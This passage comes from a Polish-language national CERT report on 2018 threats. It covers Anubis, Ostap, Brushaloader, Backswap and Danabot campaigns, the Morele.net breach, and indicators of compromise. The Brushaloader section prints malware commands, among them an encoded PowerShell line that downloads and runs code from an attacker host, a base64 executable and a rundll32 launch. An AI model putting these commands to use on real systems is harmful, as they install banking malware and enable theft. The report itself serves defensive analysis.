
Użytkownik mógł dostrzec, że przesłany link zawiera celowo popełnioną literówkę, prowadząc do podszywającej się pod Cybertarczę Orange phishingowej witryny http://xn--orang-n0a.pl/cybertarcza (adres po konwersji na punycode[44]). Jeżeli odwiedzająca stronę osoba uległa sugestii, że jej urządzenie wymaga skanowania, trafiała na kolejną podstronę informującą o wykryciu wirusa. Fałszywe zalecenie nakłaniające do pobrania antywirusa prowadziło do znanej z poprzednich kampanii instrukcji instalowania aplikacji z nieznanych źródeł oraz odnośnika pobierającego bankbota Anubis. Pobrana aplikacja przedstawiała się jako Uber App - nie pasująca do kontekstu nazwa może sugerować wykorzystanie próbki w więcej niż jednej kampanii.

Wskaźniki infekcji[46]
Instalator aplikacji: - Uber App (cihomy.iatfxismdobcaqqg.yikltdmmxgizz) SHA256: 849fc58b3a7310f67f98b94259b9c4f2f2beb28fd0ef5b8092d77ece9fd3fc40
Powiązana domena: - xn--orang-n0a.pl/cybertarcza
Adresy URL: - http://ktosdelaetskrintotpidor.com - http://sositehuypidarasi.com

[44] https://pl.wikipedia.org/wiki/Punycode
[45] https://niebezpiecznik.pl/post/atak-orange-niebezpiecznik-cybertarcza/
[46] Tamże


InPost

Regularnie obserwowanym scenariuszem dystrybucji złośliwego oprogramowania jest podszywanie się przestępców pod firmę kurierską lub dostawcę przesyłek. Na początku listopada zaobserwowaliśmy kampanię polegającą na podszywaniu się pod operatora sieci paczkomatów InPost. Atak polegał na przesłaniu wiadomości SMS do użytkownika z informacją o oczekującej przesyłce i odnośnikiem do fałszywej domeny.



Rysunek 24. *Domena ze zmienionym znakiem, prowadząca do serwera kontrolowanego przez przestępców.*

Link przekierowywał na stronę, gdzie można było pobrać i zainstalować aplikację z nieoficjalnych źródeł. Instalując aplikację (narzędzie do śledzenia przesyłek), użytkownik infekował się jednym z wariantów trojana bankowego Anubis, łączącego w sobie złośliwego bankera, narzędzie typu RAT i oprogramowanie ransomware.



Rysunek 25. *Phishingowe strony podszywające się pod InPost.*


Wskaźniki infekcji
Instalator aplikacji: - Android Service (com.aqgkigxqck.jovgek) SHA256: dfd28df17b6e1d3d9f1e71847358acc952032bba972d96b3ba6705e6d3f7c1e5 - InPost (com.voxrycgojujq.staxms) SHA256: c250640d2c57be3c80defba417c9801b4083a7b438dbe46dc8bb0687a3515a7b
Powiązane domeny: - inqost.pl - paczkomaty.tk
Adresy URL: - https://twitter.com/Sh666Ca - https://twitter.com/Paulina39484624 - http://krcbkushr8sushofurnkhufkjvnstgvt.com - http://ktosdelaetskrintotpidor.com - http://sositehuypidarasi.com

Wyciek danych ze sklepu Morele.net

20 grudnia 2018 r. na łamach serwisu Wykop.pl pojawiła się relacja[47] z próby szantażu przedstawicieli sklepu internetowego Morele.net. Autor wpisu przedstawił korespondencję prowadzoną z pracownikami oraz dowody na przełamanie zabezpieczeń serwera sklepu, dzięki czemu wykradł bazę danych użytkowników. Były to m.in. imię i nazwisko, adres e-mail, numer telefonu i hasło w niejawnej formie (hash). Za nieujawnianie informacji o włamaniu, zażądał okupu w kwocie 15 BTC, co przy kursie z tamtego dnia wynosiło 200 tys. PLN.


> *„Cześć wykopkowicze. Ostatnio natknąłem się na pewien otwarty serwer i był to serwer morele net, niezabezpieczone żadne porty, otwarty php-myadmin i najcudowniejszy framework na świecie, który jest wystawiany na światło dzienne."*

[47] http://www.wykop.pl/ramka/4704903/morele-net-historia-by-xarm/



Rysunek 26. *Fragment rozmowy włamywacza z przedstawicielami Morele.net opublikowane w serwisie Wykop.pl.*

Co ciekawe, już miesiąc wcześniej (przynajmniej od 21 listopada 2018 r.) klienci sklepu otrzymywali wiadomości SMS nakłaniające do dopłaty niewielkiej kwoty do zamówienia. W treści znajdował się link prowadzący do fałszywej bramki dotpay. Mechanizm działania tego oszustwa polega na wyłudzeniu danych do bankowości elektronicznej. W czasie rzeczywistym złodzieje logują się do banku ofiary, dodają odbiorcę zaufanego i przy użyciu bramki wyświetlają prośbę o podanie kodu SMS. Nieświadomi użytkownicy bardzo często przepisują kod, nie czytając treści wiadomości. Najczęściej po takim zabiegu możliwe jest całkowite opróżnienie konta ofiary, bez potrzeby uwierzytelniania drugim składnikiem (por. str. 61).



Rysunek 27. *Fałszywy SMS (źródło: zaufanatrzeciastrona.pl).*

Początkowym wektorem ataku najprawdopodobniej był niezabezpieczony dostęp do interfejsu deweloperskiego aplikacji sklepu. Umożliwiało to odczyt plików konfiguracyjnych, zawierających dane dostępowe do serwera bazodanowego.

10 stycznia 2019 r. na stronie Urzędu Ochrony Danych Osobowych pojawiła się informacja[48] o rozpoczęciu czynności, które mają ocenić działalność Morele.net pod kątem przestrzegania przepisów o ochronie danych.


Ostap

Aktywność obserwujemy od 2016 roku. Jest to dropper napisany w języku skryptowym JScript. Na początku stanowił dość prosty skrypt charakteryzujący się specyficzną obfuskacją, który okresowo pojawiał się na skrzynkach polskich internautów, dystrybuując różnego rodzaju bankery, takie jak KBot czy ISFB.

W kolejnych kampaniach dropper stopniowo ewoluował, nabierając cech samodzielnego złośliwego oprogramowania. W skrypcie pojawiły się takie funkcje jak:

- detekcja czy malware nie jest wykonywany w sandboxie
- mechanizm aktualizacji
- dodawanie skryptu do autostartu

W swoim najnowszym wydaniu Ostap jest szeroko dystrybuowany w kampaniach fałszywych faktur i stał się jedną z najaktywniejszych rodzin złośliwego oprogramowania w Polsce w pierwszej połowie 2018 r.



Rysunek 28. *Przykład wiadomości e-mail z kampanii Ostap.*

[48] https://uodo.gov.pl/pl/138/644

Skrypt rozsyłany był w postaci skompresowanego załącznika (będącego rzekomą fakturą) dołączonego do wiadomości. Pomimo rozszerzenia RAR, archiwum było w rzeczywistości w formacie ACE, co miało na celu zmylić narzędzia analityczne sugerujące się rozszerzeniem pliku. Mimo tego, program WinRAR był w stanie rozpoznać format archiwum nie biorąc pod uwagę wadliwego rozszerzenia i umożliwić ofierze rozpakowanie skryptu.

Ostap znajdował się w archiwum pod postacią pliku JSE, który był zakodowanym skryptem w języku JScript (JScript.Encoded). Ze względu na zastosowaną metodę zaciemnienia, plik po wypakowaniu charakteryzował się dużym rozmiarem, przekraczającym kilkaset kilobajtów.

Dropper używany był do dystrybucji takich rodzin złośliwego oprogramowania jak Nymaim i Backswap. Oba bankery wykorzystywane były przez przestępców naprzemiennie – przez pewien czas Ostap instalował oprogramowanie Nymaim, następnie znów przez jakiś czas dystrybuował Backswapa.

ostap from 2018-05-23

Relations

parent	3a5e2e2a6116894321528ccd94e5fb977cf292f7	ripped:ostap
child	7ca824baa468945876ec1479398873fbf87d37a9	ostap_drop nymaim
child	a6f36caec8bf9da557b8237d87d9036f6e414cba	ostap_drop tinba
child	e338ecad0e4a522e7457f015f00ec2e96563e2e1	ostap_drop nymaim
child	942984f6d937c3142dad42efeba718a85d9b2403	ostap_drop tinba
child	97256a28210f72456f7c82a14fbc953f0d65df4d	ostap_drop tinba

Rysunek 29. *Złośliwe oprogramowanie dystrybuowane przez Ostap (próbki oznaczone jako Tinba stanowią próbki Backswapa).*

Kampanie złośliwego oprogramowania zakończyły się równie nagle, jak się pojawiły. CERT Polska zauważył wygaszenie aktywności Ostapa w okolicach lipca 2018 r. W drugiej połowie roku Ostap został wyparty z pozycji lidera przez dropper Brushaloader (opisywany w raporcie w kolejnym rozdziale).


Artykuł analizujący rozwój droppera Ostap na przestrzeni lat można znaleźć na naszej stronie[49].

Brushaloader

Brushaloader to dropper napisany w języku skryptowym VBScript, wykorzystywany w kampaniach mailingowych wymierzonych w polskich użytkowników. Pierwsze kampanie wykorzystujące Brushaloadera zostały dostrzeżone w czerwcu 2018 r.

Treść rozsyłanych maili zazwyczaj była krótka i dotyczyła rzekomej faktury znajdującej się w załączniku, w postaci archiwum bądź bezpośrednio jako plik .vbs.

[49] https://www.cert.pl/news/single/analiza-zlosliwego-oprogramowania-ostap-backswap-dropper/



Rysunek 30. *Przykładowa wiadomość zawierająca Brushaloadera[50].*

W innej wersji Brushaloader był dystrybuowany przez linki postaci http://green.dork-tower.com/ocean/ms.php?email=2b1d1@abb22. Odnośniki prowadziły do strony, która zawierała skrypt JavaScript przekierowujący użytkownika pod inny adres, z którego finalnie pobierany był plik ze złośliwym oprogramowaniem. Taki zabieg miał prawdopodobnie utrudnić dotarcie do końcowej domeny przez serwisy do zgłaszania stron phishingowych, na przykład PhishTank, które podążają automatycznie za przekierowaniami.

W adresie URL widać również parametr e-mail o wartości 2b1d1@abb22. Podejrzewamy, że wartość ta stanowi losowo generowany tag pozwalający na korelowanie rozsyłanych maili z zapytaniami, które przychodzą do serwera dystrybuującego złośliwy kod.

Skrypt Brushaloader charakteryzuje się stosunkowo niewielkim rozmiarem, zwykle nieprzekraczającym 1 kB. Łańcuchy znaków zawierające adresy dystrybucyjnie nie są zaciemnione i można w prosty sposób odczytać je bezpośrednio z kodu. Innym charakterystycznym elementem jest dodatkowo doklejany kod liczący n-tą liczbę Fibonacciego. Kod skryptu łączy się z zapisanym na stałe w kodzie adresem URL wiele razy, za każdym razem uruchamiając otrzymaną komendę.

```
Function zmyFaxPc()
 On Error Resume Next
 While true
  dim faxurls, faxdate
  faxdate = FormatDateTime(Now, vbLongTime)
  faxurls = „http://107.175.83.15/faxid/633738805/” + faxdate
  WScript.Sleep 10000
  Call zMessage(faxdate, faxurls)
 Wend
End Function
' …
zmyFaxPc()
```

Rysunek 31. *Fragment skryptu Brushaloadera[51].*

[50] https://www.welivesecurity.com/2018/09/21/danabot-targeting-europe-adds-new-features/
[51] SHA256: a9ae43a208a2100fe6a83b009c907d812e3b726a7cb3e4c18f2835e6b2117792

Charakterystycznym elementem dla Brushaloadera jest wysyłanie złośliwych komend przez serwer dopiero po otrzymaniu odpowiedniej liczby żądań. Odpowiedź na pierwsze żądania w pierwszych wersjach stanowiły losowo generowane liczby, obecnie częściej wysyłana jest komenda Sleep, rozkazująca programowi czekać. Czas aktywności pojedynczego serwera jest krótki, serwer zazwyczaj przestaje odpowiadać po kilku dniach aktywności. W celu zapamiętywania liczby zapytań wykonanych przez konkretnego klienta nie są wykorzystywane żadne mechanizmy sesyjne - zamiast tego przestępcy używają adresów IP ofiar.

Cała logika dystrybucji zaimplementowana jest po stronie serwera. Skutkuje to trudnością w przewidzeniu zachowania droppera. W ten sposób dochodzi również do opóźnienia instalacji końcowego złośliwego oprogramowania, co utrudnia proces analizy przez sandboxy (zautomatyzowane izolowane środowiska). Po kilkunastu zapytaniach otrzymujemy docelowy payload.

Przykładowa sekwencja odpowiedzi na kolejne zapytania wygląda następująco:

1. `WScript.Sleep 8000`
2. `....`
3. `WScript.Sleep 8000`
4. `Dim Pizde12323, pow231323, pow2234234, nnnn12313:set ZFjkk68932 = CreateObject(„shell.application”):Pizde12323 = „SQBFAFgAIAAoAE4AZQB3AC0ATwBiAGoAZQBjAHQAIABOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQAUwB0AHIAaQBuAGcAKAAnAGgAdAB0AHAAcwA6AC8ALwB0AGMAcABzAG8AcAB0AG8AbQBzAC4AaQBuAGYAbwA6ADQANAAzAC8AYwBoAGsAZQBzAG8AcwBvAGQALwBkAG8AdwBuAHMALwB0AHMAeAB6AEsAQQBnACcAKQA7AA==”:pow231323 = „cm”:pow2234234 = pow231323 + „d”:nnnn12313 = 0:ZFjkk68932.ShellExecute pow2234234, „ /c po^w^er” + „shell -E^nc „ + Chr(34) + Pizde12323 + Chr(34) + „”, „”, „open”, nnnn12313:set ZFjkk68932 = nothing`
5. `Dim ztempfolder:Dim mfso:Dim tobjXML:Dim aobjDocElem:Dim lobjStream:Dim FileName:Const MAadSaveCreateOverWrite = 2 :Const MsadTypeBinary = 1:Set mfso = CreateObject(„Scripting.FileSystemObject”):ztempfolder = mfso.GetSpecialFolder(2):Set tobjXML = CreateObject(„MSXml2.DOMDocument”):Set aobjDocElem = tobjXML.createElement(„Base64Data”):aobjDocElem.DataType = „bin.base64”:aobjDocElem.text = „TVpQAAIAAAAEAA8A//8AALgAAAAAAAAAQAAaAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAEAALoQAA4ftAnNIbgBTM0hkJBUaGlzIHByb2d…”`
6. `Dim KobjShell, DobjFso, zdtempfolder, SFileName:Set KobjShell = CreateObject(„Shell.Application”):Set DobjFso= CreateObject(„Scripting.FileSystemObject”) :Set zdtempfolder = DobjFso.GetSpecialFolder(2):SFileName = zdtempfolder + „\xPZAUSLEq.dll”:KobjShell.ShellExecute „C:\Windows\System32\rundll32.exe”, zdtempfolder + „\xPZAUSLEq.dll,f1”, „”, „open”, 1:Set KobjShell = Nothing:Set DobjFso = Nothing:Set zdtempfolder = Nothing:`
7. `...`

Otrzymana seria komend:

- Linia 4 wykonuje polecenie w powłoce Powershell, pobrane spod odpowiedniego adresu: `IEX (New-Object Net.WebClient).DownloadString( ,https://tcpsoptoms.info:443/chkesosod/downs/tsxzKAg’);`
- Linia 5 zapisuje na komputerze plik DLL, przekazany w postaci zakodowanej Base64.
- Kolejna linia uruchamia plik z punktem wejścia o nazwie “f1”. W tym przypadku instalowanym złośliwym oprogramowaniem jest banker Danabot.

Brushaloader pobiera i instaluje takie rodziny złośliwego oprogramowania jak Danabot, Backswap czy ISFB/Gozi. Pierwsze dwa z wymienionych również opisaliśmy w tym raporcie (por. str. 52 - 53).

Backswap

Backswap jest bankerem, który pojawił się w Polsce pod koniec pierwszego kwartału 2018 r. To wariant znanego od dawna oprogramowania o nazwie Tinba (od „tiny banker"), którego cechą charakterystyczną jest niewielki rozmiar (mieszczący się zazwyczaj w zakresie 10-50 kB). Na początku dystrybuowany był za pośrednictwem droppera Ostap, który rozsyłany był w kampaniach mailowych związanych z fałszywymi fakturami.

Podobnie jak w przypadku Danabota, omawiany banker wyróżnia się nietypową techniką wstrzykiwania kodu JavaScript na stronę banku. W tym celu Backswap wykorzystuje mechanizmy dostępne dla każdego użytkownika przeglądarki, symulując działania użytkownika.

Na początku wykonania aktywnie śledzi działania ofiary, w pętli odpytując system operacyjny o to, jakie okno jest w danym momencie "na wierzchu". W sytuacji, gdy jest to przeglądarka z otwartą stroną znajdującą się na liście celów (np. strona banku), złośliwe oprogramowanie wstrzykuje kod JavaScript. Backswap zamiast ingerować w pamięć skojarzonego procesu, używa skrótów klawiszowych, aby wkleić kod do konsoli deweloperskiej bądź paska adresu z dodanym prefixem "javascript:". Wszystko dzieje się poza widokiem użytkownika, gdyż Backswap w pierwszej kolejności ukrywa okno przeglądarki poprzez zmianę jego widoczności na ułamek sekundy.

Tak przeprowadzony atak najbardziej przypomina self-XSS, polegający na skłonieniu użytkownika do samodzielnego wklejenia i uruchomienia złośliwego kodu, pozwalając atakującemu na przejęcie sesji. Niektóre portale, takie jak np. Facebook, bronią się przed tym atakiem, wyświetlając odpowiedni komunikat przy otwarciu konsoli deweloperskiej.

Rysunek 32. *Komunikat wyświetlany w konsoli deweloperskiej na portalu Facebook.*

W przypadku Backswapa, wklejanie i uruchamianie kodu przebiega automatycznie, poprzez symulowane akcje klawiatury. Ostrzeżenia w tym wypadku są nieskuteczne, a zablokowanie tego rodzaju ataku wymagałoby blokowania funkcji udostępnianych przez interfejs przeglądarki.


Równie nieszablonowe podejście zastosowano przy przechowywaniu payloadu. Backswap wykorzystywał do tego celu obrazy w formacie BMP, wewnątrz których ukrywany był złośliwy kod.

Rysunek 33. *Po prawej przykładowy plik BMP używany przez Backswapa po lewej - oryginalne zdjęcie*[52].

Szczegóły techniczne dot. Backswapa zaprezentowaliśmy na naszym blogu[53].

Danabot

W maju 2018 r. odkryto[54] nową rodzinę trojanów bankowych o nazwie Danabot, skierowaną do m.in. polskich użytkowników bankowości elektronicznej. Liczba zgłoszeń infekcji i ilość kampanii z udziałem tego bankera była niewątpliwie największa względem innych zaobserwowanych przez nas zagrożeń.



Wykres 3. *Liczba infekcji zaobserwowanych przez oprogramowanie ESET*[55].

Danabot posiada wiele cech typowych dla współczesnych bankerów - budowę modułową oraz dobrze rozwinięty sposób dostarczania konfiguracji i modułów. Konfiguracja modułu odpowiadającego za wstrzykiwanie złośliwego kodu na stronę banku dostarczana jest w formacie wywodzącym się z oprogramowania Zeus, stosowanym również przez inne popularne w Polsce bankery, takie jak ISFB czy Nymaim. Oprócz webinjectów, konfiguracja zawierała również listy nazw procesów pozwalających na obsługę portfeli kryptowalutowych.

[52] https://research.checkpoint.com/the-evolution-of-backswap/
[53] https://www.cert.pl/news/single/analiza-zlosliwego-oprogramowania-backswap/
[54] https://www.proofpoint.com/us/threat-insight/post/danabot-new-banking-trojan-surfaces-down-under-0
[55] https://www.welivesecurity.com/2018/09/21/danabot-targeting-europe-adds-new-features/

Wektorem ataku były kampanie mailingowe. Trojan pobierany był zazwyczaj przez dropper Brusha-loader (por. str. 49). Czasami zdarzało się jednak, że w załączniku zamieszczany był bezpośrednio plik wykonywalny Danabota, realizujący pierwszy etap infekcji.

Danabot został napisany w języku Delphi. Złośliwe oprogramowanie jest intensywnie rozwijane przez twórców, co zaowocowało pojawieniem się jego licznych wersji. Regularnie powiększano również zbiór modułów, wzbogacając wachlarz możliwości złośliwego oprogramowania.


Moduły realizowały takie funkcje jak:
- komunikacja za pośrednictwem sieci TOR
- swobodny dostęp do zaatakowanego komputera poprzez uruchomienie serwera RDP
- podsłuchiwanie ruchu sieciowego
- wykradanie lokalnych profili zawierających dane logowania (w tym hasła, m.in. Google Chrome, Mozilla Firefox, Opera)

Połączenia z serwerem C&C realizowane są na porcie TCP/443. Zamiast sugerowanego przez numer portu protokołu HTTPS, do komunikacji wykorzystywany jest autorski protokół.

Mechanizm implementowania webinjectów różni się od realizowanego zazwyczaj przez bankery ataku Man-in-the-Browser. W tym przypadku, Danabot realizuje atak Man-in-the-Middle i wstrzykuje złośliwy kod na stronę banku, wykorzystując do tego lokalny serwer proxy. Danabot pośredniczy w komunikacji HTTPS, modyfikując odpowiedzi zgodnie z konfiguracją otrzymaną od serwera C&C. W systemie instalowany jest zaufany urząd certyfikacji, aby nie wzbudzić zastrzeżeń przeglądarki co do certyfikatu.

Atak MitM może być zauważony przez użytkownika, ponieważ banki zazwyczaj uwierzytelniają się certyfikatem rozszerzonej walidacji (EV SSL), co jest sygnalizowane przez przeglądarkę poprzez wyświetlenie nazwy banku w pasku adresu.

Rysunek 34. *Pasek domeny strony internetowej zabezpieczonej TLS.*



Rysunek 35. *Pasek domeny strony internetowej z certyfikatem rozszerzonej walidacji (EV SSL).*

Fałszywe certyfikaty podstawiane przez Danabota nie są certyfikatami EV, ponieważ lista urzędów wydających takie certyfikaty jest z góry zdefiniowana i nie może być w prosty sposób zmodyfikowana z poziomu konfiguracji systemu operacyjnego. Brak nazwy banku w pasku adresu stanowi łatwy do zauważenia sygnał ostrzegawczy.

Aktywność tego malware'u zaobserwowano też w innych krajach. Według raportu ASERT Team[56], Danabot miał na celowniku co najmniej 7 krajów, z czego największą aktywność dostrzeżono we Włoszech i w Polsce.


[56] https://asert.arbornetworks.com/danabots-travels-a-global-perspective

Anubis

W połowie stycznia na naszym blogu[57] pojawiła się analiza jednego z wariantów złośliwego oprogramowania, pochodzącego z rodziny BankBot. Opisywany malware wymierzony był w użytkowników aplikacji mobilnych co najmniej 15 polskich banków. Wyłudzając dane logowania oraz potrzebne do autoryzacji kody SMS, umożliwiał kradzież środków z konta ofiary. Niedługo później wzmożoną aktywność wykazała nowa odmiana trojanów bankowych. Anubis, podobnie jak jego poprzednik, atakuje właścicieli urządzeń z zainstalowanym systemem Android. Podobieństwa w kodzie i korelacje czasowe pozwalają twierdzić, że opisywana rodzina dziedziczy pewne cechy BankBota. Została jednak rozbudowana o nowe możliwości ataku, łącząc w sobie malware bankowy, oprogramowanie typu RAT i popularny w ostatnim czasie ransomware.

